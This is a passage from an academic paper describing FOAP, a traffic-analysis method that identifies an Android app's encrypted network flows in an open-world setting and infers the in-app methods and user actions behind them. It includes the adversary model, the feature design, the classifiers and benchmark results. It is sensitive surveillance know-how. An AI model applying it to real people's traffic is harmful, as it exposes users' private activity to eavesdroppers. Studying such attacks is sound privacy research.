As shown in Figure 1, the adversary considered in this paper sniffs network traffic on a wireless access point. His goal is to recognize network flows generated by the app of interest and identify what EP methods of this app trigger them to infer fine-grained user actions. We define a network flow as a sequence of packets corresponding to a socket-to-socket communication identified by a unique combination of source and destination addresses and port numbers, together with transport protocols. In this paper, we focus on TCP flows, because i) TCP packets are dominating in Android app traffic (98.6% in our dataset), and ii) we mainly consider encrypted network traffic based on TCP protocol (e.g., HTTPS, etc.).

We assume that the adversary can trace back all network flows to different devices according to source addresses. We also assume the adversary *cannot* exploit i) packet plaintext payload and ii) destination feature of network flows. Our assumptions match the real-world scenario of AF attacks. First, since app network flows are commonly encrypted [43], the adversary cannot access the plaintext payload in most cases. Second, due to the wide use of encrypted proxy agents (e.g., ShadowSocks), the real destinations of network flows are often invisible. Even if the adversaries can obtain the real destinations, such features are not reliable since they may change across networks due to the widespread adoption of CDN. Moreover, the share of third-party libraries among apps leads to the share of destinations across apps.




Figure 2: The workflow of FOAP. Training stage (resp. identification stage) is colored in red (resp. blue).

2.2 Workflow of FOAP

Without loss of generality, we assume 𝔸 is one of the apps of interest. FOAP identifies method-level user actions of 𝔸 from encrypted network traffic in the open-world setting. Figure 2 illustrates the workflow of FOAP.

Training Stage:

• ***Network Flow Labeling*** (§ 3) plays a core role in constructing training datasets. By either automatically or manually running 𝔸, we collect 𝔸's traffic instances, each of which contains a log file (in Android, we call it logcat) and a traffic file in pcap format. We first label whether a network flow is from 𝔸, i.e, app-level labeling. If yes, we next label when and what EP methods of 𝔸 trigger this network flow, i.e., method-level labeling. We extract a feature vector for every network flow after app-level labeling to construct the training dataset for i) *Traffic Segmentation*, ii) *Traffic Filtering*, and iii) *Flow Recognition*. Since a network flow usually contains multiple in-flow bursts triggered by different EP methods, we divide a network flow into a series of in-flow bursts and extract a feature vector for each one to construct the training dataset for *Method-Level User Action Identification*.

Identification Stage:

• ***Traffic Segmentation*** (§ 5.1) divides network traffic into different time periods, such that there are some time periods during which 𝔸 is active (if they exist). To this end, we extract a feature vector for each network flow and compute its *local similarity* with 𝔸 to characterize how likely it is generated by 𝔸, from the perspective of a single flow. Based on the local similarity, we segment network traffic to locate all possible time periods when 𝔸 is probably active. In Figure 2, we represent each network flow with a bar. The time-axis location (resp. height) of a bar represents the start time (resp. local similarity) of the corresponding flow. Network traffic is divided into a series of traffic segments, i.e., $\mathbf{s}_1$, $\mathbf{s}_2$, and $\mathbf{s}_3$.

• ***Traffic Filtering*** (§ 5.2) is designed for mitigating false positives in the open-world setting. By leveraging flow pattern mining, we quantify how likely a network flow matches a certain pattern of 𝔸's network flows in the feature representation space and then use this pattern-related information to profile structural characteristics of a traffic segment. For each traffic segment, we compute its *structural similarity* with 𝔸 by synthesizing pattern-related information from all network flows within it. Structural similarity is informative to reflect how likely 𝔸 is active during the time period corresponding to a traffic segment. We take advantage of such a metric to identify traffic segments relevant to 𝔸 (labeled by 𝔸) and filter out other irrelevant traffic segments (labeled by non-𝔸) without further analysis. In Figure 2, $\mathbf{s}_1$ has a high structural similarity with 𝔸 because network flows within it match various patterns of 𝔸, whereas $\mathbf{s}_2$ has a very low structural similarity with 𝔸 because network flows within it match no pattern of 𝔸. Even though some network flows within $\mathbf{s}_3$ have high local similarities with 𝔸, $\mathbf{s}_3$ has a relatively low structural similarity with 𝔸 because these network flows only match one pattern of 𝔸 (colored in green), implying $\mathbf{s}_3$ is structurally different from network traffic generated by 𝔸. Finally, $\mathbf{s}_1$ is identified as a relevant traffic segment of 𝔸, whereas $\mathbf{s}_2$ and $\mathbf{s}_3$ are identified as irrelevant traffic segments of 𝔸. An irrelevant traffic segment of 𝔸 may contain network traffic generated by more than one apps except 𝔸, while relevant traffic segments of different apps may overlap.

• ***Flow Recognition*** (§ 5.3) constructs a bilevel recognition model to identify whether a network flow in the relevant traffic segment is generated by 𝔸. This model considers not only the feature vector of a network flow but also contextual information from surrounding network flows in favor of better recognition accuracy.

• ***Method-Level User Action Identification*** (§ 6) infers which entry point (EP) methods trigger a network flow of 𝔸 to characterize fine-grained user actions. Network flows corresponding to persistent connections often contain multiple packet bursts, i.e., in-flow bursts, each of which may be triggered by different EP methods. Network flows corresponding to short connections often contain only one in-flow burst that is triggered by an EP method. To identify EP methods, we first extract in-flow bursts and their feature vectors. Next, we construct a spatial-temporal context model to characterize the

correlation between in-flow bursts. Based on this model, we identify EP methods to infer fine-grained user actions, such as clicking on a button.

3 Network Flow Labeling

To construct the training dataset for open-world app traffic recognition and method-level user action identification, we capture network flows generated by the tested apps and label each network flow with the app and EP methods (i.e., the component lifecycle or the UI callback) that generate it. To this end, we instrument Android framework to i) extract socket information to correlate network flows, ii) retrieve process identifier (PID) to obtain the package name and collect stack trace to determine the EP method. The collected data is written to `logcat`.

3.1 Resolving Network Socket

Since Android apps commonly use network sockets to generate network flows, we resolve each network socket operation performed by the tested apps to correlate the captured network flows. According to the observation that framework APIs for performing socket operations (e.g., `connect` defined in `Socket`) rely on socket related native system functions (e.g., `connect` exported by `libc.so`) to complete tasks, we instrument socket related system functions to get a unique 4-tuple for each TCP socket. Moreover, since identifiers (i.e., PID and TID) of the process and thread, executing the socket related system functions, are essential for obtaining the package name and correlating the EP method, we make the instrumented socket related functions invoke `getpid` and `gettid` to retrieve the PID and TID values.

It is worth noting that, the state-of-the-art work [20] cannot correlate the socket operations implemented in apps' native code to their corresponding EP methods because it just analyzes socket related framework APIs. Since our approach analyzes the socket related system functions, which are internally called by socket related framework APIs, we can associate socket operations implemented in both Java code and native code with their EP methods.

3.2 Analyzing Network Socket Operation

In order to correlate each network flow to an app as well as EP methods of this app, we further analyze each network operation performed by the tested apps.

Correlating Network Flow to App: Relying on PIDs retrieved when the socket related system functions are invoked, we get the unique identifier of the app, performing the socket operations, by accessing the `/proc/PID/cmdline` file, which keeps app's package name.

Correlating Network Flow to EP Method: Since socket operations must be carried out in non-UI threads of apps [1], apps can create a new thread by internally calling the `clone` function in `libc.so` to perform network operations (case-1). Therefore, we instrument `clone` to get the stack trace and TID of each created thread, so that we can correlate the thread with EP method, which is presented in the stack trace and leads to the creation of the thread. If the TID equals the one retrieved when socket related functions are invoked, we correlate the EP method with generated network flows.

Instead of creating a new thread, apps can reuse a thread to perform different network operations. For example, apps can send messages to notify the handler running in a non-UI thread (case-2) or submit tasks to an idle thread managed by the thread pool (case-3) to conduct socket operations. It is non-trivial to handle these cases because we need to determine the EP method for each network operation conducted in the reused thread. In the following, we detail how we label network flows in these cases.

For case-2, we use the `Message` objects, which notify the message handler to perform socket operations, to distinguish every network operation conducted by the handler. Specifically, we instrument `enqueueMessage` defined in the `Handler` class to get the stack trace and the message (i.e., the `Message` object) sent to the handler so that we can correlate the message with the EP method that results in the sending of the message. Meanwhile, to correlate each message with the thread that runs the handler, we instrument `dispatchMessage` of the `Handler` class to get the received message and thread's TID. If the TID equals the one retrieved when socket related functions are invoked, we correlate the received message with generated network flows. Since the received and sent messages refer to the same `Message` object, we then correlate the EP method to the network flows.

For case-3, we use the `Runnable` objects, which are executed in the thread managed by the thread pool, to differentiate every network operation performed by the same thread in the thread pool. Specifically, we instrument `execute` defined in the `ThreadPoolExecutor` class to get the stack trace and the task (i.e., the `Runnable` object) submitted to the thread pool, so that we can correlate the task with the EP method that causes the submission of the task. Meanwhile, to correlate each task with the thread that runs the task, we instrument `runworker` of the `ThreadPoolExecutor` class to get the executed task and the thread's TID. If the TID equals the one retrieved when socket related functions are invoked, we correlate the executed task with the network flows. Since the submitted and the executed tasks refer to the same `Runnable` object, we then correlate the EP method to the network flows.

Note that, for those UI callbacks which are identified as EP methods, we associate them with their corresponding resource IDs. For example, we correlate each `onClick` callback with the resource ID of the relevant UI component that registered the click event listener.

4 Traffic Feature Extraction

Although some studies [5, 32, 33] take advantage of deep learning models to automatically extract traffic features, deep learning models require large amounts of training data to avoid model overfitting. In our problem, the number of network flows/in-flow bursts triggered by different EP methods is unbalanced. Some apps/EP methods only have few samples. Therefore, deep-learning-based feature extraction is not suitable for our problem. Either a network flow or an in-flow burst is essentially a packet sequence. We extract 123-dimensional features for both of them from five perspectives.

• **General characteristic** (8 features). We extract inbound-/outbound packet number, bidirectional packet number, inbound/outbound packet percentage, inbound/outbound bytes, and the duration of packet sequence.

• **Interactive pattern** (20 features). We characterize the interactive pattern between endpoints using a function $f(x) = (i-x)\sum_{j=1}^{i-1} d_j + (x-i+1)\sum_{j=1}^{i} d_j$ for $i-1 < x \leq i$, where $d_j = 1$ (resp. $d_j = -1$) if the jth packet is an inbound (resp. outbound) packet. Assume the packet sequence contains n packets. The interval $(0, n)$ is divided into 20 bins with the size of $n/20$. We pick $f(x)$ at the center of each bin as a feature and totally get 20 features to approximate $f(x)$ (or, equivalently, the interactive pattern).

• **Packet rate characteristic** (5 features). The duration of a packet sequence is divided into a series of time windows with the size of 1 second. Mean, maximum, minimum, median, and standard deviation of packet number in a time window (i.e., packet rate), are computed as features.

• **Temporal characteristic** (39 features). We consider bidirectional, inbound, and outbound packet arrivals respectively. For each one, mean, maximum, minimum, and standard deviation of packet interval time, and 9 percentiles (from 10% to 90%) of relative arrival time, i.e., the time lag relative to the first packet, are extracted as features.

• **Packet size characteristic** (51 features). We extract various packet size statistics for inbound, outbound, and bidirectional packets respectively, including mean, maximum, minimum, median absolute deviation, standard deviation, variance, skew, kurtosis, and 9 percentiles (from 10% to 90%).

5 Open-World App Traffic Recognition

Open-world app traffic recognition aims to recognize app-specific traffic. More specifically, given a network flow, FOAP should identify whether it is from the app of interest, say $\mathbb{A}$.

Open world vs. closed world. We define open-world setting along with closed-world setting in this paper. Let $\mathcal{S}_T = \{\text{app}_T^i\}_{i=1}^{m_T}$ (resp. $\mathcal{S}_I = \{\text{app}_I^i\}_{i=1}^{m_I}$) be the set comprised of all apps in the training stage (resp. the identification stage). In the closed-world setting, we have $\mathcal{S}_I \subseteq \mathcal{S}_T$. In the open-world setting, $\mathcal{S}_I$ might not be a subset of $\mathcal{S}_T$ but it could be.

In the open-world setting, a key challenge is how to effectively reduce false positives in face of apps that are unseen during model training. FOAP tackles it in two steps, i.e., traffic segmentation and traffic filtering. After that, FOAP constructs a bilevel recognition model to identify whether a network flow is generated by $\mathbb{A}$ by taking advantage of not only its feature vector but also its contextual information.

5.1 Traffic Segmentation

The goal of traffic segmentation is dividing network traffic into different time periods, such that there are some time periods during which $\mathbb{A}$ is active (if they exist). To this end, we first propose a metric, named by *local similarity*, to quantify how likely a network flow is generated by $\mathbb{A}$ from the perspective of a single flow.

Definition 1. *Local similarity is a metric to quantify how a network flow f is similar to network flows from $\mathbb{A}$ in terms of the intrinsic features from f itself. We compute f's local similarity with $\mathbb{A}$ by $S_l(f,\mathbb{A}) = Pr\{f \in \mathbb{A}|\mathbf{F}(f)\}$, where $\mathbf{F}(\cdot)$ is a function that returns the feature vector of f.*

We denote by $\mathbf{f} = (f_1, f_2, \ldots, f_M)$ the sniffed network traffic consisting of M network flows, where the ith flow is denoted by f_i and its start time is t_i. Let q_i be f_i's local similarity with $\mathbb{A}$, i.e., $S_l(f_i,\mathbb{A})$. To compute q_i, we first extract f_i's feature vector (see § 4) and feed it to a pre-trained random forest (RF) classifier. q_i is estimated as the percentage of decision trees that predict f_i is from $\mathbb{A}$. Next, we segment network traffic based on $q_1, q_2, \ldots, q_M$. Based on the measurement over our dataset, network flows generated by an app, say $\mathbb{A}$, have significantly higher local similarity with this app, compared with network flows generated by other apps, thereby resulting in obvious difference of local similarity between time periods dominated by $\mathbb{A}$ and time periods dominated by other apps. Such a difference is about 4.51 times the local similarity variance for different network flows from an app. Inspired by this observation, we expect network flows within the same traffic segment have similar local similarity with $\mathbb{A}$ (i.e., the small variance within a segment), whereas network flows belonging to adjacent traffic segments have significantly different local similarities with $\mathbb{A}$ (i.e., large variance between adjacent segments). By doing so, we are able to extract all possible traffic segments when $\mathbb{A}$ is active. Formally, we formulate traffic segmentation as a combinational optimization problem.

$$\begin{aligned} \min_{\mathbf{z}} \quad & \sum_{c=0}^{\max(\mathbf{z})} |Q_c| \cdot \text{Var}(Q_c) + \lambda \max(\mathbf{z}), \\ \text{s.t.} \quad & z_i \in \mathbb{N},\ z_1 = 0,\ 0 \leq z_{i+1} - z_i \leq 1 \text{ for } 1 \leq i < M, \\ & Q_c = \{q_i | z_i = c\},\ |Q_c| \geq n_{\min}, \\ & \max\{t_i | z_i = c\} - \min\{t_i | z_i = c\} \geq \tau_{\min}, \end{aligned} \tag{1}$$

where z_i is a variable indicating which segment the ith network flow belongs to, $\lambda \max(\mathbf{z})$ is a regularization term that

penalizes the complexity of results, $n_{\min}$ is the minimum number of network flows that a segment should contain, and $\tau_{\min}$ is the minimum time span of a segment. The above optimization problem can be solved based on integer programming [8]. To speed up the traffic segmentation, we propose a divisive-agglomerative tree method to solve it in a greedy fashion. Divisive tree recursively generates small segment candidates while agglomerative tree merges some of them to minimize the loss in (1). We elaborate this method in [21].

5.2 Traffic Filtering

If $\mathbb{A}$ is active during the time period of a traffic segment, we refer to it as a *relevant traffic segment* and otherwise an *irrelevant traffic segment*. Traffic filtering aims to filter out all irrelevant traffic segments.

5.2.1 Flow Pattern Mining

In this step, we quantify how likely a network flow matches a certain pattern of network flows generated by $\mathbb{A}$ in the feature representation space. This pattern-related information will be used for profiling structural characteristics of a traffic segment. To this end, we need to identify different patterns by clustering $\mathbb{A}$'s network flows over the training dataset. Unfortunately, the original feature space is irregular because i) both continuous and discrete features are considered and ii) the range and variance of different features are tremendously diverse. It is difficult to find a proper distance metric for reasonable clustering analysis in the original feature space. To tackle this problem, we learn a mapping function based on metric learning [45] to map original feature vectors to a low-dimensional representation space, where we expect the euclidean distance between network flows in the same pattern, i.e., the same cluster, will be minimized whereas that between network flows in different patterns, i.e., different clusters, will be maximized. We refer the interested readers to [21] for the learning of mapping function.

Clustering Analysis. We map $\mathbb{A}$'s network flows in the training dataset to the representation space and conduct clustering analysis to identify flow patterns as different clusters. Hierarchical clustering is employed for this task as it obviates the need to specify the cluster number, which is unknown a prior. We specify the clustering threshold as δ and obtain m clusters $\mathcal{P}_1, \mathcal{P}_2, \ldots, \mathcal{P}_m$. We refer to these clusters as *patterns* of $\mathbb{A}$'s network flows. Next, we train a multi-class k-nearest neighbors classifier in the representation space to identify which pattern a new network flow belongs to. Let P_i be the identified pattern that f_i belongs to. We reuse f_i's local similarity q_i to quantify the *likelihood* of f_i matching pattern P_i.

5.2.2 Filtering Out Irrelevant Traffic Segment

To filter out irrelevant traffic segments, we compute traffic segments' *structural similarity* with $\mathbb{A}$.

Definition 2. *Structural similarity characterizes how network flows within a traffic segment $\mathbf{s}_k$ are similar to $\mathbb{A}$'s network flows in various patterns. It is computed by*

$$S_s(\mathbf{s}_k, \mathbb{A}) = \frac{\int_{q_{\min}}^{1} |\mathcal{H}(\mathbf{s}_k, q)| dq}{|\mathcal{H}(\mathbf{s}_k, 0)|(1 - q_{\min})}, \tag{2}$$

where $\mathcal{H}(\mathbf{s}_k, q) = \{P_i | q_i > q, f_i \in \mathbf{s}_k\}$ is a function that returns a set containing all patterns that network flows within $\mathbf{s}_k$ belong to with the likelihood greater than q.

We consider network flows match certain patterns only if their likelihood are greater than $q_{\min}$. In this paper, we set $q_{\min} = 0.5$ by default. The value of $S_s(\mathbf{s}_k, \mathbb{A})$ ranges from 0 to 1. A smaller value of $S_s(\mathbf{s}_k, \mathbb{A})$ indicates $\mathbf{s}_k$ is more likely an irrelevant traffic segment. Formally, $\mathbf{s}_k$ will be deemed to be an irrelevant traffic segment and filtered out if $S_s(\mathbf{s}_k, \mathbb{A}) < S^{\mathbb{A}}_{\min}$. In here, $S^{\mathbb{A}}_{\min} \in [S_{\min}, S_{\max}]$ is an app-specific similarity threshold bounded by $S_{\min}$ and $S_{\max}$. We specify it to be the value such that 95% network flows from $\mathbb{A}$ over the training dataset will not be erroneously filtered out. Despite a potential slight decline of recall for traffic recognition, such a similarity threshold can effectively reduce false positives by filtering out irrelevant traffic segments as many as possible.

5.3 Flow Recognition

Through traffic filtering, we obtain relevant traffic segments. However, not all network flows within them must be from $\mathbb{A}$ because they may contain network flows from background system services and other apps. To recognize whether a network flow is from $\mathbb{A}$, we construct a bilevel recognition model. The *low-level* model is comprised of two binary random forest classifiers. The first classifier is used for computing the local similarity and has been trained before. The second classifier predicts the probability that a network flow is a background flow, (i.e., network flows generated by background system services). For a network flow f_i, the first classifier outputs its local similarity with $\mathbb{A}$, denoted by q_i, while the second classifier outputs the probability that it is a background flow, denoted by r_i. Both q_i and r_i play important roles in the high-level model. The *high-level* model is a logistic regression classifier. We choose this model because of its excellent generalization capability due to a small number of parameters. For a network flow f_i, the high-level model takes advantage of features not only from itself but also from its contextual network flows. Specifically, we consider network flows within $\mathcal{N}_i$, a time window centered at the start time of f_i with the size of T, as f_i's contextual network flows. We construct f_i's feature vector for high-level model as $\mathbf{h}_i = (q_i, \bar{q}_{\mathcal{N}_i}, q_i - r_i)$, where $\bar{q}_{\mathcal{N}_i} = \sum_{j \in \mathcal{N}_i} q_j / |\mathcal{N}_i|$. For any network flow in relevant traffic segments, we recognize whether it is from $\mathbb{A}$ according to the output of the high-level model. To avoid mutual interference, we decouple the training of low-level and high-level models by leveraging bootstrap resampling method [12, 44].

6 Method-Level User Action Identification

After recognizing network flows from $\mathbb{A}$, we further infer what EP methods trigger them. Such information plays a critical role in characterizing fine-grained user actions.

Different from the binary classification in recognizing app-specific network flows, EP method identification can be formulated as a multi-label classification because a network flow may correspond to multiple EP methods. Network flows in app traffic can be roughly grouped into two categories. The first category corresponds to *persistent connection*. Network flows in this category often contain multiple packet bursts associated with sequentially invoked EP methods. The second category corresponds to *short connection*. Network flows in this category often contain only one packet burst associated with a single EP method. Instead of regarding a network flow as a whole to extract its feature vector and identify what EP methods trigger it, we identify EP methods associated with all packet bursts within it. By doing so, our method has three-fold advantages. First, we relax the multi-label classification to a series of multi-class classification subproblems. Second, we can make use of contextual dependency between bursts to improve identification accuracy. Third, we obtain a higher temporal resolution in characterizing user actions.

6.1 Flow Burstification

The first step is extracting in-flow bursts from network flows.

Definition 3. *Given a burst threshold* ε*, an in-flow burst is a subsequence of packets within a network flow. Time interval between two packets in an in-flow burst is less than* ε*, while that between two in-flow bursts is not less than* ε*.*


Figure 3(a) illustrates an example, where we extract four in-flow bursts from a network flow. For each in-flow burst, we extract a 123-dimensional feature vector (see § 4).

• **Burst Labeling.** To construct the training dataset for EP method identification, we need to label in-flow bursts. Assume that the network flow labeling module has obtained three EP methods, i.e., m_a, m_b, and m_c, and their invocation time t_1, t_2, and t_3 as shown in Figure 3(a). Before labeling in-flow burst, we first label each packet to indicate which method triggers it. Specifically, a packet is labeled by the first EP method invoked before it. We then label an in-flow burst by aggregating the label of packets belonging to this burst (majority voting). Finally, we obtain four in-flow bursts (m_a, b_1), (m_a, b_2), (m_b, b_3), and (m_c, b_4).

6.2 Spatial-Temporal Context Model

We model contextual dependency of in-flow bursts based on conditional random field [38] due to its flexibility to capture both spatial and temporal context.

• **Spatial Context:** It reflects the contextual relationship between bursts within the same network flow. In Figure 3(b), bursts b_1, b_2, b_3, and b_4 are within the same network flow and they are mutually spatially contextual bursts.



(a) Label within-flow bursts. (b) Spatial-temporal context.

Figure 3: Flow burstification and spatial-temporal context.

• **Temporal Context:** An EP method may trigger multiple network flows simultaneously, yielding concurrent in-flow bursts. To capture the temporal context, we specify an interval threshold τ_{burst}. Two in-flow bursts are temporally contextual if they belong to different network flows but the time interval between them is less than τ_{burst}. In Figure 3(b), bursts b_3, b_5, and b_6 are mutually temporally contextual bursts.

Formally, let $\mathcal{M}_{\mathbb{A}} = \{m_k\}_{k=1}^{K}$ be a set comprised of EP methods of $\mathbb{A}$ that may trigger network flows. We denote by $\mathbf{b} = (b_1, b_2, \ldots, b_N)$ a sequence of in-flow bursts extracted from $\mathbb{A}$'s network flows and $\mathbf{y} = (y_1, y_2, \ldots, y_N) \in \mathcal{M}_{\mathbb{A}}^N$ the underlying EP method invocations that trigger these in-flow bursts. The posterior distribution of $\mathbf{y}$ can be expressed by

$$p(\mathbf{y}|\mathbf{b}) = \frac{1}{Z(\mathbf{b})} \prod_{i=1}^{N} \left\{ \Omega_i(y_i, b_i) \prod_{j \in \mathcal{C}_i^S} \Psi_{ij}(y_i, y_j, \mathbf{b}) \prod_{j \in \mathcal{C}_i^T} \Phi_{ij}(y_i, y_j, \mathbf{b}) \right\}, \quad (3)$$

where $\Omega_i(y_i, b_i)$ is a unary potential characterizing the relationship between y_i and b_i, $\Psi_{ij}(y_i, y_j, \mathbf{b})$ (resp. $\Phi_{ij}(y_i, y_j, \mathbf{b})$) is a spatially (resp. temporally) pairwise potential characterizing the relationship between b_i and its spatially (resp. temporally) contextual burst b_j, $\mathcal{C}_i^S$ (resp. $\mathcal{C}_i^T$) is a set comprised of all spatially (resp. temporally) contextual bursts of b_i, and $Z(\mathbf{b})$ is a normalizing constant. We refer the interested readers to [21] for the construction and parameter learning of $\Omega_i(y_i, b_i)$, $\Psi_{ij}(y_i, y_j, \mathbf{b})$, and $\Phi_{ij}(y_i, y_j, \mathbf{b})$.

6.3 Iterative Inference of EP Method

Given the CRF-based spatial-temporal context model, the problem of EP method identification is transformed into inferring the hidden variables (i.e., EP method invocations) from the observable variables (i.e., in-flow bursts). For general graphs, like our spatial-temporal context model, the exact inference of CRFs is intractable because it requires exponential time in the worst case [38]. Therefore, we propose a greedy EP method inference algorithm to conduct approximate inference. Instead of estimating the posterior marginal distribution, this algorithm derives the most likely EP method sequence, i.e., $\hat{\mathbf{y}} = \arg\max_{\mathbf{y}} p(\mathbf{y}|\mathbf{b})$ in an iterative fashion. Let $\mathbf{y}^{(k)} = (y_1^{(k)}, y_2^{(k)}, \ldots, y_N^{(k)})$ be the estimation of $\mathbf{y}$ in the kth round. We derive $y_i^{(k)}$ as the EP method that maximizes the

probability $p(y_i|\mathbf{b}, \mathbf{y}^{(k-1)}/y_i^{(k-1)})$. We record $\mathbf{y}^{(k)}$ in the set $\mathcal{Y}$ and $p^{(k)} = Z(\mathbf{b})p(\mathbf{y}^{(k)}|\mathbf{b})$ will also be stored. The iteration process repeats until it exceeds the maximum iteration number or it meets the early stopping condition, i.e., $\mathbf{y}^{(k)} \in \mathcal{Y}$. The resulting inference is derived as $\hat{\mathbf{y}} = \arg\max_{\mathbf{y}^{(k)} \in \mathcal{Y}} p^{(k)}$. We refer the interested readers to [21] for details about this algorithm. Given EP methods associated with all in-flow bursts, we infer what EP methods trigger a network flow by aggregating EP methods associated with in-flow bursts within it.

7 Evaluation

We first evaluate FOAP in open-world app traffic recognition and then evaluate it in EP method identification. We next analyze various factors that may influence the performance of FOAP, such as experimental data size and third-party libraries. To investigate how FOAP trained over the dataset generated by automatic test tools performs for network traffic generated by human users, we conduct cross-dataset evaluation. Finally, we analyze the running time of FOAP.

7.1 Dataset Construction

Because our work constitutes the first effort towards method-level open-world app fingerprinting, there is no available public dataset where method-level labels of network flows are available. Therefore, we download 1000 apps from Google Play Store and collect app traffic in our testbed. When selecting apps, we give consideration to both popularity and comprehensiveness. First, we select the most popular apps according to the rank in Google Play Store in favor of better popularity. Second, the selected apps fall into 46 different categories to guarantee a reasonable comprehensiveness. Note that when selecting apps, we skip various mobile browsers and apps that need to sign up with a credit card to avoid potential legal risk. We generate app traffic instances with the aid of open-source tools Monkey[1] and RERAN [16]. Monkey is an automated test tool, while RERAN is a record and replay tool for Android. For every app, we collect 50 traffic instances. To generate each traffic instance, we run apps on Google Pixel 2 smartphones with Monkey to generate pseudo-random streams of user events and simulate user operations. The maximum number of user events is set to be 5000. Meanwhile, network traffic of smartphones is captured by Tcpdump and stored in pcap format for network flow extraction; logcat files are saved for network flow labeling. In a nutshell, we collect $50,000$ traffic instances, consisting of $2,701,931$ network flows. The total file size is more than 1.29 TB.

7.2 Open-World App Traffic Recognition

We first evaluate FOAP in recognizing network flows.

[1] https://developer.android.com/studio/test/monkey

• **Experimental Setup.** Since FOAP establishes a model for every individual app of interest, we construct a training dataset and testing dataset for each app. Specifically, we randomly split traffic instance set into two subsets: 40 instances for training and 10 instances for testing. To construct the training dataset of an app, say $\mathbb{A}$, besides $\mathbb{A}$'s traffic instances, we randomly choose n_T other apps to involve their traffic instances as negative samples in the training dataset. As for $\mathbb{A}$'s testing dataset, similar to the experimental setting in [43], we consider another 20 apps, which are unseen in $\mathbb{A}$'s training dataset. In other words, apps considered as negative class in testing stage are *completely* different from those for model training. To mimic human behavior, we simulate the use of different apps as Poisson process, which is commonly used to model human behaviors [31, 50]. Specifically, we construct network traces by merging traffic instances from different apps in random order. The time interval between traffic instances is exponentially distributed with an average time interval 1 second. Additionally, we also change the value of n_T to evaluate how it influences the accuracy of app recognition. We elaborate on the process of hyperparameter tuning in § A.

• **Baseline.** We compare FOAP with the state-of-the-art tool AppScanner [39]. Other works, such as [9, 10, 43], have different threat models. For example, [9, 10] only handle unencrypted data and [43] consider destination features, which are unavailable in our threat model. Another line of works, such as [15, 22, 29] focus on different objects for analysis. For example, [29] analyzes packets in a series of time windows to identify user activities and [22] divides packet arrivals into segments and analyzes user activities within each segment. Therefore, we skip a direct comparison with them in our experiment. The feature set of the vanilla AppScanner is just a subset of FOAP's feature set, i.e., 51 features related to packet size characteristic and 3 features related to general characteristic. To conduct a fair comparison, we also extend AppScanner by using the full feature set of FOAP. AppScanner is a modular tool, comprised of different classifiers. Among these classifiers we choose Single Random Forest Classifier Per App to evaluate because i) it achieves the best accuracy and ii) it can be evaluated in the open-world setting. All parameters are consistent with those in the original paper [39].

• **Result.** Table 1 reports the experimental result. Generally speaking, FOAP consistently outperforms AppScanner in terms of precision, recall, and F1-score for different n_T. For example, FOAP improves average precision with ~ 0.3, average recall with ~ 0.14, and average F1-score with ~ 0.23, compared to AppScanner for $n_T = 20$. FOAP achieves the highest F1-score 0.911 when $n_T = 20$. Compared with AppScanner, a significant advantage of FOAP is its much higher precision. It is because FOAP takes advantage of inter-flow information while AppScanner doesn't. Such information is important for FOAP to reduce false positives in the open-world setting. Specifically, FOAP makes use of both intrinsic features from a network flow itself and inter-flow information

Table 1: Evaluating FOAP in open-world app traffic recognition (mean±standard deviation).

n_T	AppScanner			AppScanner (extended)			FOAP (our approach)		
	Precision	Recall	F1-Score	Precision	Recall	F1-Score	Precision	Recall	F1-Score
5	0.315 ± 0.171	0.866 ± 0.105	0.439 ± 0.174	0.307 ± 0.158	0.840 ± 0.111	0.427 ± 0.166	0.759 ± 0.253	$\mathbf{0.925} \pm 0.094$	0.803 ± 0.200
10	0.476 ± 0.183	0.814 ± 0.127	0.582 ± 0.161	0.470 ± 0.178	0.774 ± 0.128	0.568 ± 0.159	0.886 ± 0.170	0.906 ± 0.111	0.881 ± 0.140
15	0.568 ± 0.189	0.782 ± 0.137	0.641 ± 0.158	0.575 ± 0.182	0.729 ± 0.144	0.627 ± 0.155	0.926 ± 0.123	0.897 ± 0.114	0.902 ± 0.111
20	0.641 ± 0.180	0.755 ± 0.146	0.679 ± 0.151	0.646 ± 0.164	0.700 ± 0.148	0.659 ± 0.143	$\mathbf{0.945} \pm 0.102$	0.897 ± 0.126	$\mathbf{0.911} \pm 0.115$

to improve recognition accuracy. FOAP computes structural similarity to characterize how network flows within a time period are structurally similar to those from the app of interest. Based on this metric, FOAP can effectively filter out irrelevant network flows and significantly reduce false positives. On the contrary, AppScanner recognizes a network flow by only using its intrinsic features and thus it is prone to generate false positives caused by similar network flows. Additionally, AppScanner only recognizes which app a network flow comes from, while FOAP not only recognizes the app that generates a network flow but also identifies the specific EP methods that generate the traffic to infer fine-grained UI operations.

• **Case Studies of False Positives.** We observed two salient factors that increase false positive rate.

